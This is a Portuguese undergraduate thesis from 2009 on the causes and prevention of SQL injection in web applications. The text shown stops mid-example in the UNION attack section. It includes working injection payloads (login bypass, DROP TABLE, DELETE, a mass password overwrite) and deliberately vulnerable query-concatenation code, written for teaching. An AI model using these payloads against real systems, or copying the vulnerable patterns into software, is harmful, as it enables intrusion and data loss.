

UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
INSTITUTO DE INFORMÁTICA
CURSO DE CIÊNCIA DA COMPUTAÇÃO

MARCELO BUKOWSKI DE FARIAS

**Injeção de SQL em aplicações Web
Causas e prevenção**

Trabalho de Graduação.

Dr. Raul Fernando Weber
Orientador

Msc. Eduardo Meira Peres
Co-orientador

Porto Alegre, 1º de dezembro de 2009.

UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL

Reitor: Prof. Carlos Alexandre Netto

Vice-Reitor: Prof. Rui Vicente Oppermann

Pró-Reitora de Graduação: Profa. Valquiria Link Bassani

Diretor do Instituto de Informática: Prof. Flávio Rech Wagner

Coordenador do CIC: Prof. João César Netto

Bibliotecária-Chefe do Instituto de Informática: Beatriz Regina Bastos Haro

SUMÁRIO

LISTA DE ABREVIATURAS E SIGLAS	6
LISTA DE FIGURAS	7
LISTA DE TABELAS	8
RESUMO.....	9
ABSTRACT.....	10
1 CONSIDERAÇÕES GERAIS	11
1.1 A linguagem SQL	11
1.2 A vulnerabilidade proporcionada	12
1.3 Organização do Trabalho	14
2 COMPREENSÃO E CLASSIFICAÇÃO DA INJEÇÃO DE SQL.....	15
3 VERIFICANDO A VULNERABILIDADE DE UM SISTEMA WEB	18
3.1 Procedimentos de Teste	18
3.2 Avaliando os Resultados	19
4 ATAQUES.....	20
4.1 Desvio de Autenticação	20
4.2 Utilização de Comandos Select	21
4.2.1 Abordagem Direta e Escapada	21
4.2.2 Cláusula Union	22
4.2.3 Remontagem da Consulta a Partir de Erros de Sintaxe	22
4.2.4 Parênteses	23
4.2.5 Consultas com LIKE	23
4.2.6 Becos sem Saída	24
4.2.7 Erro no Número de Colunas	24
4.2.8 Colunas WHERE Adicionais	25
4.2.9 Enumeração de Tabelas e Colunas	25
4.2.10 Ciclagem de Resultado Único	26
4.3 Utilização de Comandos Insert	27
4.4 Utilização de Stored Procedures	28
4.4.1 xp_cmdshell	28
4.4.2 sp_makewebtask	28
5 PROTÓTIPO PARA EXPERIMENTAÇÃO	30
5.1 Banco de dados Hypersonic	30

5.2	Container web Tomcat	30
5.3	IDE Eclipse	30
5.4	Protótipos Implementados	30
5.4.1	Login	31
5.4.2	Consulta de Empregados	32
6	PREVENÇÃO DA INJEÇÃO DE SQL	34
6.1	Limpeza de dados	34
6.2	Usuário do SGBD	34
6.3	Codificação Segura	35
	CONCLUSÃO	36
	BIBLIOGRAFIA.....	37

LISTA DE ABREVIATURAS E SIGLAS

SQL	Structured Query Language
API	Application programming interface
SGBD	Sistema de Gerenciamento de Banco de Dados
ANSI	American National Standards Institute
ISSO	International Standards Organization
http	Hypertext Transfer Protocol
XSS	Cross-site scripting
DML	Data Manipulation Language
DDL	Data Definition Language
CEP	Código de Endereçamento Postal
CPF	Cadastro de Pessoas Físicas
J2EE	Java 2 Enterprise Edition
JSP	Java Server Pages

LISTA DE FIGURAS

Figura 1.1: Principais tipos de vulnerabilidades e ameaças a bases de dados.	13
Figura 5.1: Tela de login prestes a sofrer injeção	31
Figura 5.2: Resultado da injeção na tela de login	31
Figura 5.3: Consulta de empregados, prestes a sofrer injeção	32
Figura 5.4: Resultado da injeção na consulta de empregados	33

LISTA DE TABELAS

Tabela 4.1: Tabelas de sistema	24
--------------------------------------	----

RESUMO

Os sistemas de informação, especialmente aqueles acessíveis através da Internet, estão cada vez mais presentes nos diferentes momentos da vida contemporânea. Seja quando compramos uma passagem aérea, consultamos nosso saldo bancário ou acessamos o resultado de um exame laboratorial, desfrutamos da comodidade e dos benefícios trazidos por estes sistemas, ao mesmo tempo em que depositamos nossa confiança na segurança e confiabilidade dos mesmos. No entanto, na mesma medida em que popularizam-se, acabam sendo visados por ataques de quantidade e sofisticação crescentes.

Sendo por natureza aplicações fortemente baseadas em bancos de dados, estes sistemas estão suscetíveis a um tipo de ataque, entre outros, conhecido como injeção de SQL. A injeção de SQL pertence à classe de ataques denominados “injeção de código”, onde entradas fornecidas pelo usuário são usadas como um caminho para a execução de instruções arbitrárias e não autorizadas. Utilizando técnicas de injeção de SQL, um atacante pode obter acesso a informações confidenciais, alterar e/ou apagar dados existentes e até mesmo executar comandos mais complexos através da API do SGBD atacado.

Apesar de a proteção contra a grande maioria dos ataques de injeção de SQL ser bastante simples, o desconhecimento sobre boas práticas de implementação, ou mesmo a displicência em relação às mesmas, torna a maioria dos sistemas vulneráveis, em maior ou menor grau, a este tipo de ataque.

Este estudo visa expor ao leitor boas práticas que podem ser utilizadas para limitar ou mesmo impedir ataques desta natureza, mostrando também os riscos corridos quando certos cuidados são negligenciados. Sobretudo, deseja-se deixar clara a idéia de que tratam-se de pequenos esforços de baixíssimo custo, no momento da implementação de sistemas de informações, que podem ser cruciais para determinar a confiabilidade destes no momento em que estiverem em produção. Além disso, será apresentado um sistema web de exemplo, propositalmente vulnerável à injeção de SQL, que pode ser usado para mostrar, de forma didática, a estudantes de cursos da área de segurança de sistemas computacionais, os efeitos práticos da implementação das boas práticas aqui expostas no combate a este tipo de ataque.

Palavras-Chave: SQL, bases de dados, segurança, injeção de SQL, injeção de código, exploração da entrada de dados.

SQL Injection in Web Applications - Causes and prevention

ABSTRACT

The information systems, specially those that are accessible through the Internet, are increasingly present in each moment of the contemporary life. Every time we buy an airfare, check our bank account ballance or access the result of a medical examination, we enjoy the convenience and the benefits brought by these systems, at the same time that we deposit our trust in their security and reliability. However, while becoming more popular, they end up being more targeted by attacks of increasing number and sophistication.

Being by it's nature applications strongly based in databases, these systems are subjected to a kind of attack, among others, known as SQL injection. The SQL injection belongs to a attack class named code injection, where user provided inputs are used as a path to the execution of arbitrary and unauthorized instructions. Using SQL injection techniques, an attacker might obtain access to classified information, change and/or erease existing data and even execute more complex commands trough the attacked SGBD's API.

Although the protection against the vast majority of SQL injection attacks is quite simple, the lack of knowledge aboug good implementation practices, or even the negligence in regard to them, makes most of the systems vulnerable, in greater or lesser degree, to this type of attack.

This study aims to expose the reader good practices that can be used to limit or even prevent attacks of this nature, showing also the risks incurred when certain precautions are neglected. Above all, we want to make clear the idea that these are all small efforts of very low cost at the implementation time of information systems, which can be crucial to determine the reliability of these when they are in production. In addition, you will see a sample web system, deliberately vulnerable to SQL injection, which can be used to show, from an educational perspective, to students of computer system's security courses, the practical effect of implementation of good practices presented here to fight this type of attack.

Keywords: SQL, databases, security, SQL injection, code injection, data input exploit.

1 CONSIDERAÇÕES GERAIS

Com a popularização do acesso à Internet e as possibilidades decorrentes desta realidade, o uso de sistemas de informação através da *web* deixou de ser exclusividade dos ambientes acadêmicos e governamentais para tornar-se parte integrante do cotidiano do público em geral. Tarefas como troca de correspondência, utilização de serviços bancários e consultas a bibliotecas são hoje atividades predominantemente realizadas através de tais sistemas.

Na medida em que tais sistemas lidam com grandes volumes de informações armazenadas, é natural que estejam apoiados sobre infra-estruturas de bancos de dados – SGBDs – que oferecem mecanismos auto-contidos para armazenamento, manipulação e consulta de informações das mais distintas naturezas. Como qualquer mecanismo computacional, tais sistemas, no entanto, podem apresentar vulnerabilidades de segurança, tanto nos mecanismos de infra-estrutura sobre os quais estão baseadas (sistema operacional, SGBD, servidor de aplicação, etc.) como na própria interface disponibilizada ao usuário e sua implementação.

Neste contexto, surge o risco de ataques como a injeção de SQL. Este tipo de ataque, como será visto no decorrer deste texto, é uma decorrência da necessidade funcional de construção de consultas SQL dinâmicas aliada a práticas inseguras de programação. A seguir é apresentada uma introdução à linguagem SQL, seguida de uma introdução à injeção de SQL e sua contextualização no cenário das vulnerabilidades das aplicações *web*.

1.1 A linguagem SQL

Primeiramente, antes de abordar o assunto injeção de SQL em si, cabem algumas palavras sobre a linguagem SQL, já que é sobre ela que todos as formas de ataque apresentadas neste trabalho estão baseadas, bem como é na maneira como é na maneira como a mesma é utilizada que define-se a resistência ou a vulnerabilidade de um sistema em relação a tais ataques.

Segundo Date (2000), a *Structured Query Language*, ou SQL, é a linguagem padrão para interação com bancos de dados relacionais. Sua primeira versão foi definida em San Jose (Califórnia, Estados Unidos), no laboratório de pesquisa da IBM hoje conhecido como Centro de Pesquisa Almaden. Neste esforço de definição, merece destaque a figura de Chamberlin (SILBERSCHATZ et al, 1999).. Inicialmente chamada de SEQUEL, foi implementada como parte integrando do projeto Sistema R, nos primórdios da década de 1970. Desde então, a linguagem passou por diversas evoluções e seu nome, por uma corruptela, acabou tornando-se o hoje tão conhecido SQL.

Em 1986, o ANSI (*American National Standards Institute*) e a ISO (*International Standards Organization*) publicaram o padrão a ser seguido para implementações da

linguagem SQL, padrão este que ficou conhecido como SQL-86. Logo em seguida, em 1987, a IBM também publicou um padrão para a linguagem, denominado SAA-SQL (*Systems Application Architecture Database Interface*). No ano de 1989, uma extensão para o padrão vigente na época foi proposta, e ficou conhecido como SQL-89. Surgiram ainda outras revisões do padrão ANSI/ISO SQL, a saber, SQL-92 (também conhecida como SQL-2), SQL-3 (datado de 1999) e SQL-2003 (BEAULIEU, 2009).

Em SQL Tutorial (2009), são apresentadas as sentenças, e instruções utilizadas para consultar, atualizar, inserir e remover dados de uma base de dados relacional. Para este fim, dispõem-se de algumas palavras chaves como:

- SELECT: para consultar (selecionar) informações de um banco de dados
- INSERT: para inserir informações em um banco de dados
- UPDATE: para atualizar informações em um banco de dados
- DELETE: para remover informações de um banco de dados

Em sistemas de informações, que são talvez o principal tipo de aplicação alvo dos ataques sobre os quais o presente trabalho discorre, a linguagem SQL encontra-se embutida dentro de chamadas da aplicação principal a uma API apropriada, e, aqui cabe adiantar, a forma como tal acoplamento é projetado e implementado dita boa parte dos aspectos de segurança desta aplicação em relação à injeção de SQL. Adicionalmente, como seria de se esperar, cada fabricante de banco de dados, a fim de agregar valor ao seu produto, termina por embutir recursos adicionais ao seu SGBD, inclusive extensões ao padrão SQL, o que, se por um lado traz incontestáveis benefícios ao usuário/desenvolvedor, por outro lado cria novas possibilidades para a elaboração de ataques, assim como novas responsabilidades sobre o quesito segurança para os projetistas e desenvolvedores de aplicações que utilizam tais mecanismos.

1.2 A vulnerabilidade proporcionada

A popularização e o aumento da disponibilidade de sistemas de informações, especialmente através da *web*, fizeram com que, na mesma proporção, crescesse a quantidade e a sofisticação dos ataques aos mesmos. Se por um lado há um enorme esforço dos profissionais da área de segurança em relação ao desenvolvimento de *firewalls*, políticas de acesso, algoritmos de criptografia e correção rápida de falhas de seguranças em servidores através de *patches*, por outro, este mesmo esforço, que dificulta consideravelmente o trabalho de um atacante, faz com que seu foco migre para pontos onde não cabem restrições e bloqueios, pois são justamente os pontos que oferecem ao usuário a funcionalidade ao qual o sistema se propõe. Por estes pontos, compreende-se justamente as interfaces públicas dos sistemas, sejam elas janelas em execução do lado cliente, *prompts* de comandos, formulários *web*, processadores de arquivos em lote ou qualquer forma de entrada de dados e interação do usuário. Como geralmente os desenvolvedores não são especialistas em aspectos de segurança, abrem-se brechas, por vezes mínimas, pela forma como tais interfaces de entrada são implementadas, ou seja, pela negligência em relação a boas práticas programação relacionadas à segurança, que, se exploradas por um atacante competente, representam seríssimos riscos à integridade dos dados guardados pelo sistema e, por conseqüência, aos usuários e proprietários destes. (HOWARD, 2003)

A injeção de SQL, propriamente dita consiste na alteração proposital e maliciosa dos comandos SQL originais previstos por uma aplicação, explorando a falha desta em

garantir a segurança e preservação de intenção dos mesmos. Em sua maior parte, estes ataques partem de redes não conectadas diretamente ao SGBD, mas sim ao servidor de aplicação, seja em ambiente intranet ou Internet. Isto é possibilitado porque em grande parte as falhas de segurança que dão margem a este tipo de ataque não são de responsabilidade do SGBD, mas sim da fraca validação realizada sobre os parâmetros informados pelo usuário e que são utilizados pela aplicação para compor os seus comandos SQL.

Nos últimos anos, o risco relacionado a tais ataques foi multiplicado pelo surgimento e disseminação de ferramentas automáticas de exploração de falhas. Se nos primórdios deste tipo de ataque o atacante realizava um trabalho artesanal de entrada de dados através da interface da aplicação, hoje pode-se encontrar com relativa facilidade um sem-número de softwares que exploram conhecidas falhas de segurança em servidores HTTP, *webmails* e outras aplicações populares a fim de realizar injeção de SQL em larga escala e curto espaço de tempo. Com isso, tem-se um cenário atualmente muito mais grave em termos de probabilidade e seriedade destes ataques. Um exemplo bem conhecido foi a utilização maciça em 2008 de injeção de SQL por um *worm* para manipular links dinâmicos de *websites* (armazenados em banco) e alterá-los para <nihaorrrl ponto com>, site que por sua vez possuía código Javascript malicioso que explorava falhas em alguns aplicativos bastante populares (BAMBNEK, 2008).

Qualquer software, escrito em qualquer linguagem, que acesse qualquer SGBD pode, em princípio ser ou estar vulnerável à injeção de SQL caso atenda a uma premissa básica: possuir a funcionalidade de geração dinâmica de código SQL baseado ou parametrizado por algum tipo de entrada do usuário. Além disso, outros fatores podem aumentar o grau de vulnerabilidade deste sistema, como o suporte, pelo SGBD, de comentários em meio a instruções SQL, execução de comandos em lote, possibilidade de recuperação de metadados e acesso a tabelas de sistema.




Figura 1.1: Principais tipos de vulnerabilidades e ameaças a bases de dados (MEIER et al, 2003).

A Figura 1.1 mostra os principais tipos de ameaças que podem comprometer um servidor de banco de dados ou permitir o roubo de dados importantes. A injeção de SQL se enquadra predominantemente na categoria de vulnerabilidades de aplicações *web* (MEIER et al, 2003).

Evidentemente, nem só as aplicações *web* estão vulneráveis a este tipo de ataque. No entanto, o fato de permitirem que este ataque seja realizado de remotamente, a partir de qualquer computador conectado à Internet, por meio de um simples browser, torna-as especialmente sensíveis a esta ameaça.

1.3 Organização do Trabalho

O presente trabalho está organizado em capítulos com conceitos apresentados de forma progressiva, permitindo tanto uma leitura contínua como uma consulta tópica. A injeção de SQL é apresentada em mais detalhes no segundo capítulo, com enfoque na sua ocorrência em aplicações *web*, bem como a classificação dos tipos de ataque.

No terceiro capítulo, é apresentada uma abordagem metódica para a identificação da vulnerabilidade em aplicações. A seguir, no quarto capítulo, são apresentados diversos tipos de ataques, categorizados em ataques com selects, inserts e stored procedures.

Acompanha o presente trabalho um protótipo prático para experimentação dos conceitos aqui apresentados, descrito no quinto capítulo. Por último, são apresentadas formas de prevenção à injeção de SQL, com ênfase na adoção de práticas de programação segura.

2 COMPREENSÃO E CLASSIFICAÇÃO DA INJEÇÃO DE SQL

É focada neste trabalho a injeção de SQL em sistemas *web*. Ressaltar-se-á, no entanto, que nem só aplicações *web* estão sujeitas a este tipo de ataque. Seus métodos de exploração baseiam-se nos mesmos conceitos para qualquer tipo de aplicação, adaptando-se apenas o meio de entrada do ataque. Sua natureza e formas são, portanto, universais a qualquer sistema que utilize um SGBD.

Quanto à sua classificação, existem duas categorias principais de ataques. Aqueles em que o atacante recebe imediatamente o resultado desejado (seja diretamente na interface da aplicação, e-mail ou arquivo) são chamados ataques de primeira ordem (CLARKE, 2009).

Considere como exemplo um comando SQL parametrizado dinamicamente em um sistema cujo objetivo é atualizar a senha do usuário logado na aplicação. Sua construção é definida da seguinte forma:

```
UPDATE usuario SET senha = '{0}' where id = {1}
```

Os parâmetros 0 e 1 serão substituídos, respectivamente, pela nova senha informada pelo usuário (por simplicidade didática, consideramos aqui uma senha não-criptografada) e pelo ID do mesmo, localizado na sessão da aplicação. Ocorre que é possível, neste caso, informar a seguinte entrada para a nova senha:

```
nova_senha' where 1 = 1 --
```

O comando resultante, após a substituição dos parâmetros, seria:

```
UPDATE usuario SET senha = 'nova_senha' where 1 = 1 --' where id = 123
```

Considerando que a seqüência “--” atua normalmente como comentário em SQL, teríamos como resultado a atualização da senha de todos os usuários do sistema, inviabilizando temporariamente o acesso de todos os usuários e permitindo que o atacante efetue *login* como qualquer usuário por ele conhecido.

Já os ataques de segunda ordem, são aqueles caracterizados por um efeito postergado. Usualmente manifestam-se pela inserção de dados maliciosos na base de dados que estão associados a algum evento futuro. Este tipo de ataque, apesar de menos óbvio, ocorre com considerável freqüência pois as atenções de defesa estão geralmente voltadas aos ataques de primeira ordem, ou seja, costuma-se acreditar que, uma vez que os dados estejam armazenados no SGBD, eles são confiáveis. Entretanto estes dados podem manipular ações futuras e causar tanto ou maior prejuízo que o acesso imediato a dados indevidos.

Para exemplo de um ataque de segunda ordem, suponhamos uma aplicação que armazene em banco os critérios de busca favoritos do usuário. Ainda que o sistema realize tratamento sobre todos os eventuais apóstrofes para minimizar os riscos de um ataque de primeira ordem, quando estes dados são recuperados e utilizados para a composição de uma futura consulta, há o risco de execução de comandos arbitrários.

Considere o seguinte critério de consulta informado pelo usuário:

```
' ; DELETE FROM pedido;--
```

Com o tratamento de apóstrofes, teríamos o seguinte comando resultante:

```
INSERT INTO criterio_favorito (usuario_id, nome, criterio)
VALUES (111, 'Meu Ataque', '' ; DELETE FROM pedido;--')
```

A informação é inserida na base pelo sistema sem nenhum dano inicial. No entanto, quando o usuário tentar utilizar seus critérios de busca favoritos, ocorrerá a execução do código malicioso intencionado pelo atacante.

Considere o seguinte excerto de código em C#:

```
// Recupera o ID do usuário e o nome do critério a ser
utilizado

int uid = this.GetUsuarioID();

string nomeCritério = this.GetNomeCritério();

// Cria o comando SQL que recupera o critério de busca

string sql = string.Format("SELECT criterio FROM
criterio_favorito WHERE usuario_id={0} AND nome='{1}'", uid,
nomeCritério);

SqlCommand cmd = new SqlCommand(sql, this.Connection);

string criterio = cmd.ExecuteScalar();

// Realiza a consulta

sql = string.Format("SELECT * FROM produto WHERE nome =
'{0}'", criterio);

SqlDataAdapter da = new SqlDataAdapter(sql, this.Connection);

da.Fill(this.productDataSet);
```

O segundo comando executado, com a substituição dos parâmetros, será:

```
SELECT * FROM produto WHERE nome = '' ; DELETE FROM pedido;--
```

A execução deste comando provavelmente não traria resultado algum. No entanto, todos os dados da tabela “pedido” teriam sido apagados, caracterizando assim o ataque de segunda ordem.

Segundo Sima (2004), estima-se que 60% das aplicações *web* que utilizam conteúdo dinâmico são vulneráveis à Injeção de SQL. Virtualmente todas as aplicações *web*

realizam alguma ação baseada em requisições do usuário. Devem-se determinar quais dados são válidos e rejeitar todo o resto. A verificação de dados é provavelmente a disciplina mais importante de se compreender ao construir aplicações seguras. De acordo com *experts* de segurança, a razão pela qual este e muitos outros ataques como *Cross-site scripting* (XSS), são possíveis, como foi comentado anteriormente, é a segurança não ter tido a atenção merecida durante o desenvolvimento da aplicação.

Consideremos ainda outro comando SQL hipotético:

```
SELECT * FROM cliente WHERE pais = '{0}'
```

Ocorre que, caso o valor de {0} seja obtido diretamente de uma entrada de texto do usuário, sem maiores validações, teremos uma injeção direta de valor no comando SQL. Tal prática é bastante comum, especialmente para entradas que naturalmente são *strings* (textos livres, nomes, logradouros, etc), pois nestes casos não existe alguma regra básica de formação, como um formato numérico, uma máscara de CEP ou um CPF, por exemplo. Desta forma, freqüentemente encontram-se implementações onde ocorre a concatenação/injeção da entrada crua do usuário para formação do SQL final.

Neste cenário, torna-se possível ampliar as possibilidades de ataque ao sistema utilizando-se não apenas comandos DML (*data manipulation language*) como SELECTs, DELETEDs e UPDATES como também comandos DDL (*data definition language*). Através da DDL pode-se manipular a estrutura do banco de dados – criando, alterando e até mesmo apagando tabelas. No exemplo anterior, a injeção de {'; DROP TABLE cliente; --} poderia levar à remoção completa da tabela de clientes. O pré-requisito para o sucesso deste ataque seria a execução da aplicação com permissão de acesso de administrador ao SGBD. Apesar de tal configuração ferir diretrizes básicas de segurança em qualquer sistema que utilize banco de dados, tal possibilidade existe, e freqüentemente é realidade especialmente em sistemas de pequeno porte configurados por não-especialistas.

3 VERIFICANDO A VULNERABILIDADE DE UM SISTEMA WEB

O processo de verificação de vulnerabilidade de um sistema *web* frente à injeção de SQL envolve um esforço significativo. Seria trivial se, ao colocarmos um apóstrofo no primeiro parâmetro de um script, o retorno do servidor fosse uma página contendo um erro vindo do SGBD - mas este não é o caso normal, de modo que é bastante fácil um script perfeitamente vulnerável passar despercebido se não focarmos nos detalhes (CUMMING, 2006).

Deve-se sempre verificar cada parâmetro de cada script da aplicação. Desenvolvedores e times de desenvolvimento podem ser bastante inconsistentes. O programador cauteloso que codificou o script A pode nem sequer ter tomado conhecimento do script B, de modo que o primeiro pode estar imune a injeção de SQL ao passo que o segundo pode estar perfeitamente vulnerável. Mais ainda: este programador pode ter trabalhado na função A do script A mas não ter sido envolvido em momento algum com a função B do mesmo script, de modo que enquanto um parâmetro em um script pode estar seguro, outro parâmetro do mesmo script pode não estar. Mesmo que uma aplicação *web* inteira tenha sido concebida, projetada, codificada e testada pela mesma pessoa e esta tenha tomado todas as precauções necessárias, um único parâmetro vulnerável pode ter sido negligenciado, de modo que não há outra forma de procurar garantir este quesito de segurança do sistema sem a verificação de todos os seus pontos de entrada (MEEK, 1980).

3.1 Procedimentos de Teste

Primeiramente, deve-se realizar a substituição de cada parâmetro por um apóstrofo seguido de uma palavra reservada SQL como “ ' WHERE “, por exemplo. Cada parâmetro necessita ser testado individualmente e, ao realizar cada teste, os demais parâmetros devem ser preservados com valores válidos. Pode ser tentador, por simplicidade, remover os dados de todos os outros parâmetros que não estão em questão por simplicidade, especialmente porque alguns deles podem possuir valores com milhares de caracteres. Ocorre que, ao deixar outros parâmetros em branco ou com dados inválidos o fluxo de execução seja desviado de forma que o parâmetro em questão nem chegue a ser utilizado na montagem de um comando SQL (CHAPPLE, 2008).

Consideremos como exemplo a seguinte seqüência válida de parâmetros em uma requisição HTTP:

```
NomeContato=Joao%20Silva&NomeEmpresa=Acme%20Ltda
```

Ao passo que esta retorna um erro ODBC:

```
NomeContato=Joao%20Silva&NomeEmpresa='%20OR
```

...enquanto esta simplesmente retorna um erro de obrigatoriedade para nome do contato:

```
NomeContato='
```

Já esta linha...

```
NomeContato=ContatoInvalido&NomeEmpresa='
```

...pode retornar a mesma página que a requisição que nem sequer informa o nome do contato. Ou, poderia retornar à página principal da aplicação. Ou, talvez quando a aplicação não consegue localizar o NomeContato especificado, ela ignore NomeEmpresa, fazendo com que seu valor nem seja considerado na montagem do SQL. Ou ainda, o resultado pode ser alguma coisa diferente disso. Tais considerações reforçam a necessidade de preservar todos os parâmetros da requisição com valores válidos, exceto aquele que está sendo testado.

3.2 Avaliando os Resultados

Se o servidor retornar uma mensagem de erro de banco de dados de algum tipo, então a injeção foi definitivamente bem-sucedida. No entanto, as mensagens não são sempre óbvias. Programadores freqüentemente fazem implementações estranhas, então é necessário verificar cada lugar possível atrás de evidências. Em primeiro lugar, deve-se procurar em todo o código-fonte da página retornada por expressões como “ODBC”, “SQL Server”, “Syntax”, etc. Maiores detalhes da natureza do erro podem estar em campos ocultos ou comentários. Eventualmente, encontramos também sistemas que retornam mensagens de erro com absolutamente nenhum conteúdo no corpo do response HTTP, mas contendo a mensagem de erro do banco no cabeçalho. Diversas aplicações possuem estas características com fins de depuração e garantia de qualidade durante seu ciclo de desenvolvimento, e, no entanto os desenvolvedores podem esquecer de removê-las no momento da passagem para produção.

Deve ser observado também não apenas a página apresentada imediatamente na ocorrência do erro. Uma prática existente na apresentação de erros é disponibilizar uma página amigável para o usuário contendo um link para uma outra página contendo o log completo. Retornos HTTP 302 também encobrir indícios da injeção, visto que podem realizar um redirecionamento para uma outra página antes mesmo que o erro seja mostrado na tela.

Note que a injeção pode ter sido bem-sucedida mesmo que o servidor não retorne uma mensagem de erro ODBC ou similar. Diversas vezes o servidor retorna uma página com uma mensagem de erro genérica, informando que houve um “erro interno no servidor” ou um “problema no processamento da requisição”.

Algumas aplicações *web* são projetadas para retornar o cliente para a página principal na ocorrência de qualquer erro. Caso seja recebido um retorno HTTP 500, são boas as chances de que a injeção tenha ocorrido. Diversos sites possuem uma página padrão no estilo “500 Internal Server Error” informando que o servidor está indisponível para manutenção, ou que educadamente solicitam que o usuário envie um e-mail para o responsável pelo suporte. É possível ao atacante tirar proveito destes sites utilizando técnicas de *stored procedures*, que serão discutidas mais adiante (WILLIAMS et al, 2008)

4 ATAQUES

Este capítulo descreve as seguintes técnicas de injeção de SQL, conforme taxonomia proposta por Spett (2005):

- desvio de autenticação;
- utilização de comandos SELECT;
- utilização de comandos INSERT;
- utilização de *stored procedures*.

4.1 Desvio de Autenticação

A técnica mais simples de injeção de SQL consiste em burlar formulários de *login*. Considere o seguinte código-fonte de uma aplicação:

```
SQLQuery = "SELECT usuario FROM usuarios WHERE usuario = '" &
    strUsuario & "' AND senha = '" & strSenha & "'"
strAutorizado = GetQueryResult(SQLQuery)
If strAutorizado == "" Then
    boolAutenticado = False
Else
    boolAutenticado = True
```

Analisemos o que acontece quando o usuário submete um login e senha. A consulta vai até a tabela usuários verificar se existe uma linha onde usuário e senha correspondam aos valores informados pelo usuário. Se tal linha é encontrada, o nome do usuário é armazenado na variável `strAutorizado`, indicando que o usuário deve ser autenticado. Se não houver uma linha que corresponda aos dados informados pelo usuário, a variável `strAutorizado` ficará em branco e o usuário não será autenticado.

Se `strUsuario` e `strSenha` podem conter quaisquer caracteres que quisermos, podemos de fato modificar a estrutura da consulta de modo que um nome de usuário válido seja retornado mesmo que não conheçamos nenhum nome de usuário válido. Suponhamos o seguinte preenchimento do formulário de login:

```
Usuário: ' OR ''='
```

Senha: ' OR ''='

Isso dará a SQLQuery o seguinte valor:

```
SELECT usuario FROM usuarios WHERE usuario = '' OR ''='' AND
senha = '' OR ''=''
```

Ao invés de comparar os dados providos pelo usuário com aqueles presentes na tabela usuários, a consulta compara uma string vazia com outra string vazia, o que sempre retornará true (note que o mesmo não funcionaria com null). Uma vez que todas as condições da cláusula WHERE foram satisfeitas, a aplicação irá selecionar o nome do usuário da primeira linha da tabela e atribuí-la à variável strAutorizado, garantindo a autorização de acesso. Note que também é possível utilizar os dados de outro registro, através de técnicas de ciclagem de resultado único, que serão discutidas posteriormente (SQL INJECTION, 2009).

4.2 Utilização de Comandos Select

Para outras situações, é necessário realizar engenharia reversa de várias partes da consulta SQL da aplicação vulnerável a partir das mensagens de erro retornadas. Para tal, é necessário saber como interpretar as mensagens de erro e como modificar a injeção para driblá-las.

4.2.1 Abordagem Direta e Escapada

O primeiro erro normalmente encontrado é o de sintaxe. Um erro de sintaxe indica que a consulta não está de acordo com as regras de formação da linguagem SQL. A primeira coisa a ser determinada é a possibilidade de realizar a injeção sem escapar os apóstrofes.

Em uma injeção direta, qualquer argumento submetido será utilizado na montagem da consulta SQL sem nenhuma modificação. Deve-se tentar inicialmente utilizar o valor legítimo do parâmetro seguido por um espaço em branco e a palavra “OR”. Caso um erro seja gerado, a injeção direta é possível.

Valores diretos podem ser valores numéricos utilizados em cláusulas WHERE, como este:

```
SQLString = "SELECT nome, sobrenome, cargo FROM empregados
WHERE empregado_id = " & empregadoId
```

ou o argumento de uma palavra-chave SQL, como um nome de tabela ou de coluna:

```
SQLString = "SELECT nome, sobrenome, cargo FROM empregados
ORDER BY " & coluna
```

Todos os outros casos são vulnerabilidades de injeção com apóstrofes. Em uma injeção com apóstrofes, qualquer argumento submetido possui apóstrofes concatenados pela aplicação antes e depois do valor, como neste exemplo:

```
SQLString = "SELECT nome, sobrenome, cargo FROM empregados
WHERE cidade = '" & cidade & "'"
```

Para quebrar os apóstrofes e manipular a consulta mantendo uma sintaxe válida, a injeção necessita conter um apóstrofo antes da utilização de uma palavra-chave SQL e terminar em uma cláusula WHERE que necessite um apóstrofo concatenado a ela. Alguns SGBDs como o SQL Server ignoram qualquer coisa após a seqüência “;--”, mas este truque pode não funcionar em outros SGBDs como Oracle, DB/2 e MySQL, de forma que não adotaremos esta abordagem.

4.2.2 Cláusula Union

Comandos SELECT são utilizados para recuperar informações do SGBD. A maioria das aplicações *web* que apresentam conteúdo dinâmico constroem páginas utilizando informações oriundas de SELECTs. Na maioria dos casos, a parte da consulta passível de ser manipulada é a cláusula WHERE.

Para fazer o servidor retornar outros registros além daqueles originalmente pretendidos, pode-se modificar a cláusula WHERE injetando um UNION SELECT. Isto permite que várias consultas SELECT sejam especificadas no mesmo comando. Por exemplo:

```
SELECT nome FROM transportadoras WHERE 1 = 1 UNION ALL SELECT
